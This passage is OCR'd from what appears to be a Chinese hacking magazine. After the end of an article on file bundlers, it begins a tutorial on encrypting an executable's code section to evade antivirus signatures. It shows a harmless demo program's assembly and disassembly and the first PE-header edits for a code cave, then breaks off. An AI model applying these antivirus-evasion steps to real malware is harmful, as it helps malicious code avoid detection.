00401FE7  |.  8D4C24 14     lea     ecx, dword ptr
[esp+14]
00401FEB  |.  E8 5E2B0100   call    00414B4E
00401FF0  |.  8B4C24 10     mov     ecx, dword ptr
[esp+10]
00401FF4  |.  51            push    ecx
; /Path
00401FF5  |.  FF15 48E24100 call    dword ptr
[<&KERNEL32.SetCurrent>; \SetCurrentDirectoryA
```

这样，程序默认的当前路径，就变成了系统的 temp 文件夹。

至此，我们的分析就告一段落了。关于捆绑程序是如何实现捆绑的，相信大家现在都应该弄清楚了，本文的目的也就达到了。

前置知识：汇编
关键词：破解、数字签名、反病毒



逆向工程：打造了不起的签名

文/图 hackicer

介　绍

很多的反病毒和反间谍软件可以通过一个唯一的签名确定那些怀有恶意的程序。这些签名存储在一个不断更新的数据库里。本文可以指导你通过一系列的步骤来加密可执行文件的代码段，目的就是使那些反病毒文件的签名确认技术不能有效地确认这些恶意代码。

本文涉及的工具为 OllyDBG，WinAsm Studio（一个十六进制编辑器），实践软件为 SimpleCrypt，其 Md5 为 0550212afa60066cfd7c6d4e318d2c5f，编译器使用 MASM。

程序代码

simcrypt.asm 的源代码如下：

```
.486
.model flat, stdcall
option casemap :none ; case sensitive
include simcrypt.inc
.code
start:
invoke GetModuleHandle, NULL
mov hInstance, eax
invoke DialogBoxParam, hInstance, 101, 0, ADDR
DlgProc, 0
invoke ExitProcess, eax
;---------------------------------------------------------------
DlgProc proc hWin :DWORD,
uMsg :DWORD,
wParam :DWORD,
lParam :DWORD
.if uMsg == WM_COMMAND
```

```
 .if wParam == IDC_ENCRYPT
 ;------------------------------------------------------------------
invoke GetDlgItemText,hWin,EDIT1,addr userBuffer,32
; Get 32
characters from Input textbox
call Convert
.if al == 1
invoke SetDlgItemText,hWin,EDIT2,addr userBuffer
; Print result to Output textbox

.else
invoke MessageBox,hWin,addr nullPassMsg,addr
nullPassWnd,MB_ICONERROR
 .endif
.elseif wParam == IDC_EXIT
invoke EndDialog,hWin,0
.endif
 .elseif uMsg == WM_CLOSE
invoke EndDialog,hWin,0
.endif
xor eax,eax
 ret
 DlgProc endp
Convert proc
invoke lstrlen, addr userBuffer
 test eax,eax
jle NULLINPUT
mov ecx,offset userBuffer
 xor ebx,ebx
@@:
.if ebx<eax
mov dl,byte ptr [ecx+ebx]
; dl = ascii value of character in possition ebx (counter)
add edx,ebx ; edx = edx + ebx (counter)
mov byte ptr[ecx+ebx],dl
; character in possition ebx (counter) = dl
inc ebx
jmp @b
 .else mov al,1
 ret
.endif
NULLINPUT:
 xor eax,eax
 ret
Convert EndP
end start
```

simcrypt.inc 的源代码如下：

```
include windows.inc
 uselib MACRO libname
include libname.inc
includelib libname.lib
ENDM
uselib user32
uselib kernel32
DlgProc PROTO :DWORD,:DWORD,:DWORD,:DWORD
EDIT1 equ 1001
EDIT2 equ 1002
IDC_ENCRYPT equ 1005
IDC_EXIT equ 1004
.data
nullPassMsg db "NULL == Bad",0
nullPassWnd db "Error",0
data?
hInstance dd ?
userBuffer dd 32 dup(?)
```

simcrypt.rc 的源代码如下：

```
;This Resource Script was generated by WinAsm Studio.
#define EDIT2 1002
#define EDIT1 1001
#define IDC_STATIC1006 1006
#define IDC_STATIC1007 1007
#define IDC_ENCRYPT 1005
#define IDC_EXIT 1004
101 DIALOGEX 0,0,100,76
CAPTION "Basic Crypt"
FONT 8,"Tahoma"
STYLE 0x80c80880
 EXSTYLE 0x00000000
BEGIN
CONTROL "Exit",IDC_EXIT,"Button",0x10000000,52,
55,41,13,0x00000000
 CONTROL "",EDIT1,"Edit",0x10000080,3,12,90,12,
0x00000200
CONTROL "",EDIT2,"Edit",0x10000080,3,35,90,12,
0x00000200
CONTROL"Encrypt",IDC_ENCRYPT,"Button",0x5001000
0,3,55,41,13,0x00000000 CONTROL"Input",IDC_STATIC1006,
"Static",0x50000000,35,3,24,8,0x00000000 CONTROL "Output",
IDC_STATIC1007,"Static",0x50000000,33,25,23,9,0x00000000
END
```

用户接口如图 1 所示。




图 1

汇编代码如下所示：

```
00401000 /$ 6A 00 PUSH 0 ; /pModule = NULL
00401002 |. E8 F9000000 CALL
<JMP.&kernel32.GetModuleHandleA> ; \GetModuleHandleA
00401007 |. A3 20304000 MOV DWORD PTR
DS:[403020],EAX
0040100C |. 6A 00 PUSH 0 ; /lParam = NULL
0040100E |. 68 28104000 PUSH SimpleCr.00401028
; |DlgProc = SimpleCr.00401028 00401013 |. 6A 00 PUSH
0 ; |hOwner = NULL
00401015 |. 6A 65 PUSH 65 ; |pTemplate = 65
00401017 |. FF35 20304000 PUSH DWORD PTR
DS:[403020] ; |hInst = NULL
 0040101D |. E8 BA000000 CALL
<JMP.&user32.DialogBoxParamA> ; \DialogBoxParamA
00401022 |. 50 PUSH EAX ; /ExitCode
00401023 \. E8 D2000000 CALL
<JMP.&kernel32.ExitProcess> ; \ExitProcess
00401028 /. 55 PUSH EBP
00401029 |. 8BEC MOV EBP,ESP
0040102B |. 817D 0C 11010> CMP DWORD PTR
SS:[EBP+C],111
```

```
00401032 |. 75 65 JNZ SHORT SimpleCr.00401099
00401034 |. 817D 10 ED030> CMP DWORD PTR
SS:[EBP+10],3ED
0040103B |. 75 47 JNZ SHORT SimpleCr.00401084
0040103D |. 6A 20 PUSH 20 ; /Count = 20 (32.)
0040103F |. 68 24304000 PUSH SimpleCr.00403024
; |Buffer = SimpleCr.00403024
00401044 |. 68 E9030000 PUSH 3E9 ; |ControlID = 3E9
(1001.)
00401049 |. FF75 08 PUSH DWORD PTR SS:[EBP+8]
; |hWnd
0040104C |. E8 97000000 CALL
<JMP.&user32.GetDlgItemTextA> ; \GetDlgItemTextA
00401051 |. E8 59000000 CALL SimpleCr.004010AF 0
0401056 |. 3C 01 CMP AL,1
00401058 |. 75 14 JNZ SHORT SimpleCr.0040106E
0040105A |. 68 24304000 PUSH SimpleCr.00403024 ; /Text = ""
0040105F |. 68 EA030000 PUSH 3EA
; |ControlID = 3EA (1002.)
00401064 |. FF75 08 PUSH DWORD PTR SS:[EBP+8] ;
|hWnd
00401067 |. E8 88000000 CALL
<JMP.&user32.SetDlgItemTextA> ; \SetDlgItemTextA
0040106C |. EB 3B JMP SHORT SimpleCr.004010A9
0040106E |> 6A 10 PUSH 10
; MB_OK|MB_ICONHAND|MB_APPLMODAL
00401070 |. 68 0C304000 PUSH SimpleCr.0040300C
; |Title = "Error"
00401075 |. 68 00304000 PUSH SimpleCr.00403000
; |Text = "NULL == Bad"
0040107A |. FF75 08 PUSH DWORD PTR SS:[EBP+8]
; |hOwner
0040107D |. E8 6C000000 CALL
<JMP.&user32.MessageBoxA> ; \MessageBoxA
00401082 |. EB 25 JMP SHORT SimpleCr.004010A9
00401084 |> 817D 10 EC030> CMP DWORD PTR
SS:[EBP+10],3EC
0040108B |. 75 1C JNZ SHORT SimpleCr.004010A9
0040108D |. 6A 00 PUSH 0 ; /Result = 0
0040108F |. FF75 08 PUSH DWORD PTR SS:[EBP+8] ; |hWnd
00401092 |. E8 4B000000 CALL
<JMP.&user32.EndDialog> ; \EndDialog
00401097 |. EB 10 JMP SHORT SimpleCr.004010A9
00401099 |> 837D 0C 10 CMP DWORD PTR SS:[EBP+C],10
0040109D |. 75 0A JNZ SHORT SimpleCr.004010A9
0040109F |. 6A 00 PUSH 0 ; /Result = 0
004010A1 |. FF75 08 PUSH DWORD PTR SS:[EBP+8] ; |hWnd
004010A4 |. E8 39000000 CALL
<JMP.&user32.EndDialog> ; \EndDialog
004010A9 |> 33C0 XOR EAX,EAX
004010AB |. C9 LEAVE
004010AC \. C2 1000 RETN 10
004010AF $ 68 24304000 PUSH SimpleCr.00403024 ; /String = ""
004010B4 . E8 4D000000 CALL
<JMP.&kernel32.lstrlenA> ; \lstrlenA
004010B9 . 85C0 TEST EAX,EAX
004010BB . 7E 1B JLE SHORT SimpleCr.004010D8
004010BD . B9 24304000 MOV ECX,SimpleCr.00403024
004010C2 . 33DB XOR EBX,EBX
004010C4 > 3BD8 CMP EBX,EAX
004010C6 . 73 0D JNB SHORT SimpleCr.004010D5
004010C8 . 8A140B MOV DL,BYTE PTR DS:[EBX+ECX]
```

```
004010CB . 03D3 ADD EDX,EBX
004010CD . 88140B MOV BYTE PTR DS:[EBX+ECX],DL
004010D0 . 43 INC EBX
004010D1 .^ EB F1 JMP SHORT SimpleCr.004010C4
004010D3 . EB 03 JMP SHORT SimpleCr.004010D8
004010D5 > B0 01 MOV AL,1
004010D7 . C3 RETN
004010D8 > 33C0 XOR EAX,EAX
004010DA . C3 RETN 004010DB CC INT3
004010DC $- FF25 20204000 JMP DWORD PTR
DS:[<&user32.DialogBoxPara>; user32.DialogBoxParamA
004010E2 $- FF25 14204000 JMP DWORD PTR
DS:[<&user32.EndDialog>] ; user32.EndDialog
004010E8 $- FF25 10204000 JMP DWORD PTR
DS:[<&user32.GetDlgItemTex> ; user32.GetDlgItemTextA
004010EE $- FF25 1C204000 JMP DWORD PTR
DS:[<&user32.MessageBoxA>] ; user32.MessageBoxA
004010F4 $- FF25 18204000 JMP DWORD PTR
DS:[<&user32.SetDlgItemTex> ; user32.SetDlgItemTextA
004010FA .- FF25 04204000 JMP DWORD PTR
DS:[<&kernel32.ExitProcess> ; kernel32.ExitProcess
00401100 $- FF25 00204000 JMP DWORD PTR
DS:[<&kernel32.GetModuleHa>; kernel32.GetModuleHandleA
00401106 $- FF25 08204000 JMP DWORD PTR
DS:[<&kernel32.lstrlenA>] ; kernel32.lstrlenA
```

二进制代码加密

加密二进制代码的思想非常简单。二进制代码在面对静态汇编时会显得非常的脆弱，为了避免这样的事发生，你的代码必须存储在一个加密的表格内，并且在运行时解密。另外，这些技术可以非常容易地绕过很多反病毒系统。仅仅通过改变代码段，你就可以改变你的程序的签名，并且可以使你的程序无法被探测出来。虽然理论非常简单，但是要理解我们的技术是如何对软件进行操作的，却有一定的难度。

第一步：打开 OllyDBG，加载目标程序。OllyDBG 的 CPU 窗口显示应该和下面图 2 差不多。




图 2

第二步：在这个例子中，你打算修改的程序代码片段的长度比原始数据段的长度长，或者因为它比较聪明，你需要修改 PE 头，目的就是为了给你留出一些空间可以操作它。这个空间将会被创建，我们叫它“cove cave”。

每一个 Windows 可执行文件都包含一个 PE 头。PE 头包括以下信息：时间和数据戳；校验和；可执行文件的入口点，在这个例子中，入口点就是 OEP，我们将会重写这个地址；节头(section header)（如图 3 所示）。




图 3

上面的每一个节头都定义了各自的属性。为了使事情尽可能的简单，我们避免增加那些在其他段之间的段的长度，因此我们将会增加在文件尾部.rsrc 段的长度。进入“Memory Window”选项（Alt+M），在 PE 头上右击，选择“Dump in CPU”，如图 4 所示。




图 4

第三步：把这个段看做一个 PE 头，修改 dump，在 dump 窗口右击，选择“Special”，然后选择“PE Header”，如图 5 所示。




图 5

第四步：往下滚动，直到在.rsrc 段找到“SizeOfRawData”，如图 6 所示。

按 Ctrl+E 组合键或者右击选择“Binary->Edit”，来到 binary edit，如下图 7 所示。




图 6




图 7

注意：在 Intel 架构的“little Endian”里的数据被 CPU 读出的时候是按照倒序读的，如下所示。

4	3	2	1
00	02	00	00

=

1	2	3	4
00	00	02	00

十六进制的 0x200 和十进制的 512 相等。

第六步：在这个段里添加 0x100(256)字节，(0x200+0x100=0x300)，如图 8 所示。




图 8

第七步：修改这个段(characteristics)的标志位，定义它所包含的可执行的代码。把 DWORD40000040 和 0x20 相加(0x40+0x20=0x60)，相加的结果应该是 DWORD 40000060，如图 9、图 10 所示。

